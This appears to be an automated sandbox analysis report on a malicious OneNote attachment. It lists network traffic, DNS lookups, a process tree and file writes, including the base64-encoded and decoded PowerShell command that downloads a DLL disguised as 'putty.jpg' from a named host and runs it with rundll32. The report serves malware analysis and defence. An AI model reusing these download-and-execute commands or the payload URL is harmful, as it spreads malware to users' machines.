Feb 7, 2023 18:26:32.962929964 CET	49839	443	192.168.11.20	144.217.139.27

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 7, 2023 18:26:32.962934971 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.963047028 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.973378897 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.973400116 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.973541021 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.973541021 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.973551035 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.973589897 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.973589897 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.973686934 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.977708101 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.977727890 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.977853060 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.977900982 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.977900982 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.977905989 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.977950096 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.977950096 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.978049994 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.982342005 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.982361078 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.982558966 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.982564926 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.982640028 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.982712030 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.986486912 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.986505985 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.986635923 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.986635923 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.986684084 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.986684084 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.986689091 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.986732960 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.986830950 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.989825010 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.989842892 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.990083933 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.990083933 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:32.990092993 CET	443	49839	144.217.139.27	192.168.11.20
Feb 7, 2023 18:26:32.990230083 CET	49839	443	192.168.11.20	144.217.139.27
Feb 7, 2023 18:26:33.063062906 CET	443	49839	144.217.139.27	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 7, 2023 18:26:31.846751928 CET	54255	53	192.168.11.20	1.1.1.1
Feb 7, 2023 18:26:32.040287971 CET	53	54255	1.1.1.1	192.168.11.20
Feb 7, 2023 18:30:10.746906996 CET	61266	53	192.168.11.20	1.1.1.1
Feb 7, 2023 18:30:10.756746054 CET	53	61266	1.1.1.1	192.168.11.20
Feb 7, 2023 18:30:11.401789904 CET	54952	53	192.168.11.20	1.1.1.1

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Feb 7, 2023 18:26:31.846751928 CET	192.168.11.20	1.1.1.1	0x786d	Standard query (0)	starcomputadoras.com	A (IP address)	IN (0x0001)	false
Feb 7, 2023 18:30:10.746906996 CET	192.168.11.20	1.1.1.1	0x1396	Standard query (0)	cisco.com	A (IP address)	IN (0x0001)	false
Feb 7, 2023 18:30:11.401789904 CET	192.168.11.20	1.1.1.1	0x694a	Standard query (0)	www.cisco.com	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 7, 2023 18:26:32.040287971 CET	1.1.1.1	192.168.11.20	0x786d	No error (0)	starcomputadoras.com		144.217.139.27	A (IP address)	IN (0x0001)	false
Feb 7, 2023 18:30:10.756746054 CET	1.1.1.1	192.168.11.20	0x1396	No error (0)	cisco.com		72.163.4.185	A (IP address)	IN (0x0001)	false
Feb 7, 2023 18:30:11.411663055 CET	1.1.1.1	192.168.11.20	0x694a	No error (0)	www.cisco.com	www.cisco.com.akadns.net		CNAME (Canonical name)	IN (0x0001)	false

HTTP Request Dependency Graph

- starcomputadoras.com
- cisco.com

Statistics

Behavior



- ONENOTE.EXE
- ONENOTEM.EXE
- cmd.exe
- conhost.exe
- powershell.exe
- cmd.exe
- conhost.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- backgroundTaskHost.exe
- ONENOTEM.EXE
- net.exe
- conhost.exe
- cmd.exe
- conhost.exe
- ARP.EXE
- conhost.exe
- ipconfig.exe
- conhost.exe
- net.exe
- conhost.exe
- net1.exe
- ROUTE.EXE
- conhost.exe
- NETSTAT.EXE
- conhost.exe
- net.exe
- conhost.exe
- net1.exe
- whoami.exe
- conhost.exe
- msiexec.exe

Click to jump to process

System Behavior

Analysis Process: ONENOTE.EXE PID: **2776**, Parent PID: **4884**

General	
Target ID:	2
Start time:	18:26:23
Start date:	07/02/2023
Path:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Microsoft Office\Root\Office16\ONENOTE.EXE" "C:\Users\user\Desktop\notes.one
Imagebase:	0x7ff763c80000
File size:	2383176 bytes
MD5 hash:	59056F600C4366EE07277C20A90DAF67
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Analysis Process: ONENOTEM.EXE PID: **7096**, Parent PID: **2776**

General	
Target ID:	6
Start time:	18:26:25
Start date:	07/02/2023
Path:	C:\Program Files\Microsoft Office\root\Office16\ONENOTEM.EXE
Wow64 process (32bit):	false
Commandline:	/tsr
Imagebase:	0x7ff6da8f0000
File size:	180528 bytes
MD5 hash:	377069572D48FFBF1EA2DA466A61B398
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **1792**, Parent PID: **4884**

General	
Target ID:	7

Start time:	18:26:27
Start date:	07/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Users\user\AppData\Local\Temp\Open.cmd" "
Imagebase:	0x7ff6d6090000
File size:	289792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\in.cmd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6D60A2784	CreateFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	success or wait	1	7FF6D60A0099	ReadFile
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	end of file	1	7FF6D60A0099	ReadFile
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	end of file	1	7FF6D60A0099	ReadFile
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	end of file	1	7FF6D60A0099	ReadFile

Analysis Process: conhost.exe PID: **4540**, Parent PID: **1792**

General

Target ID:	8
Start time:	18:26:27
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff626440000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **5548**, Parent PID: **1792**

General

Target ID:	9
Start time:	18:26:27
Start date:	07/02/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	powershell [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnBvd2Vyc2hlbGwgSW52b2tlLVdlYlJlcXVlc3QgLVVSSSBodHRwczovL3N0YXJjb21wdXRhZG9yYXMuY29tL2x0MmVMTTYvMDEuZ2lmIC1PdXRGaWxlIEM6XHByb2dyYW1kYXRhXHB1dHR5LmpwZw0KcnVuZGxsMzIgQzpccHJvZ3JhbWRhdGFccHV0dHkuanBnLFdpbmQNCmV4aXQNCg=='))
Imagebase:	0x7ff76dd30000
File size:	452608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jipc3bjv.yiq.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF85DE1517F	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rr320nq5.40m.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF85DE1517F	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF82427D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF82427D89F	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF86057E04F	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF86057E04F	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jipc3bjv.yiq.ps1	success or wait	1	7FF85DE0A731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rr320nq5.40m.psm1	success or wait	1	7FF85DE0A731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jipc3bjv.yiq.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FF85DE0C9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rr320nq5.40m.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FF85DE0C9C8	WriteFile
C:\ProgramData\in.cmd	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF85DE0C9C8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\in.cmd	0	172	0d 0a 40 65 63 68 6f 20 6f 66 66 0d 0a 70 6f 77 65 72 73 68 65 6c 6c 20 49 6e 76 6f 6b 65 2d 57 65 62 52 65 71 75 65 73 74 20 2d 55 52 49 20 68 74 74 70 73 3a 2f 2f 73 74 61 72 63 6f 6d 70 75 74 61 64 6f 72 61 73 2e 63 6f 6d 2f 6c 74 32 65 4c 4d 36 2f 30 31 2e 67 69 66 20 2d 4f 75 74 46 69 6c 65 20 43 3a 5c 70 72 6f 67 72 61 6d 64 61 74 61 5c 70 75 74 74 79 2e 6a 70 67 0d 0a 72 75 6e 64 6c 6c 33 32 20 43 3a 5c 70 72 6f 67 72 61 6d 64 61 74 61 5c 70 75 74 74 79 2e 6a 70 67 2c 57 69 6e 64 65 78 69 74 0d 0a	@echo offpowershell Invoke-WebRequest -URI https://starcomputadoras.com/lt2eLM6/01.gif -OutFile C:\programdata\putty.jpg rundll32 C:\programdata\putty.jpg,Windexit	success or wait	1	7FF85DE0C9C8	WriteFile
C:\ProgramData\in.cmd	172	2	0d 0a		success or wait	1	7FF85DE0C9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FF860B0B239	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF86057BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF86057BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF86057BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FF86057BBD3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\97c421700557a331a31041b81ac3b698\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8605817E6	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8605817E6	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8605817E6	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\5a5aa4bd0e31ad780d3d411af88f91fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\372e9962a41f186f070f1cb9f93273ee\System.ni.dll.aux	unknown	620	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\dbf675a2e7564fd29ec8b82b29a1a2fe\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\1a36bbd40fa7303b8f82824964c0f337\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF86057BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF86057BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF86057BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF86057BBD3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\1a9dbe36222431068d63284a515217f7\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\a00d58ba692a8febe63782689321bb04\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\79f99918023317d012fe2183f857bb1c\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\eab83bdd6eee1b956e2c8aef88914cc1\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\0c073f42cf7c0b89bd4ceb4244060ceb\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\84aed1edd797cb6d561bc7bf355d46b2\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FF8605241D2	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FF86055EAB7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\053d057c90af827d0929a6aba7feabcf\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF86057BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FF86057BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FF85DE0C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FF85DE0C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\eed480a49b61c30993f5872af5a0685e\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\8cf69b2ee1126c11a4965ce03cac7452\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FF8605241D2	ReadFile

Analysis Process: cmd.exe PID: **5784**, Parent PID: **1792**

General

Target ID:	10
Start time:	18:26:30
Start date:	07/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /K C:\ProgramData\in.cmd
Imagebase:	0x7ff6d6090000
File size:	289792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\in.cmd	unknown	8191	success or wait	5	7FF6D60A0099	ReadFile

Analysis Process: conhost.exe PID: **7628**, Parent PID: **5784**

General

Target ID:	11
Start time:	18:26:30
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff626440000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **4460**, Parent PID: **5784**

General

Target ID:	12
Start time:	18:26:30
Start date:	07/02/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell Invoke-WebRequest -URI https://starcomputadoras.com/lt2eLM6/01.gif -OutFile C:\programdata\putty.jpg
Imagebase:	0x7ff76dd30000
File size:	452608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_bhdxr3lf.vim.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF85DE1517F	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ct3sixwc.sxo.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF85DE1517F	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF86057E04F	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF86057E04F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF82427D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF82427D89F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF82427D89F	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF82427D89F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF82427D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF82427D89F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF82427D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF82427D89F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF82427D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF82427D89F	unknown
C:\programdata\putty.jpg	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF85DE1517F	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_bhdxr3lf.vim.ps1	success or wait	1	7FF85DE0A731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ct3sixwc.sxo.psm1	success or wait	1	7FF85DE0A731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_bhdxr3lf.vim.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FF85DE0C9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ct3sixwc.sxo.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FF85DE0C9C8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\putty.jpg	0	7982	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 0e 23 0b 01 02 1f 00 20 03 00 00 fd 04 00 00 04 00 00 fd 13 00 00 00 10 00 00 00 30 03 00 00 00 34 69 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 fd 06 00 00 04 00 00 fd 1b 07 00 03 00 40 01 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 fd 04 00 35 06 00	MZ@!L!This program cannot be run in DOS mode.$PEL# 04i@ 5	success or wait	54	7FF85DE0C9C8	WriteFile
C:\ProgramData\putty.jpg	7982	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FF85DE0C9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FF860B0B239	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF86057BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF86057BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF86057BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FF86057BBD3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\97c421700557a331a31041b81ac3b698\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF8605817E6	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF8605817E6	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF8605817E6	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\5a5aa4bd0e31ad780d3d411af88f91fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FF8605241D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\372e9962a41f186f070f1cb9f93273ee\System.ni.dll.aux	unknown	620	success or wait	1	7FF8605241D2	ReadFile
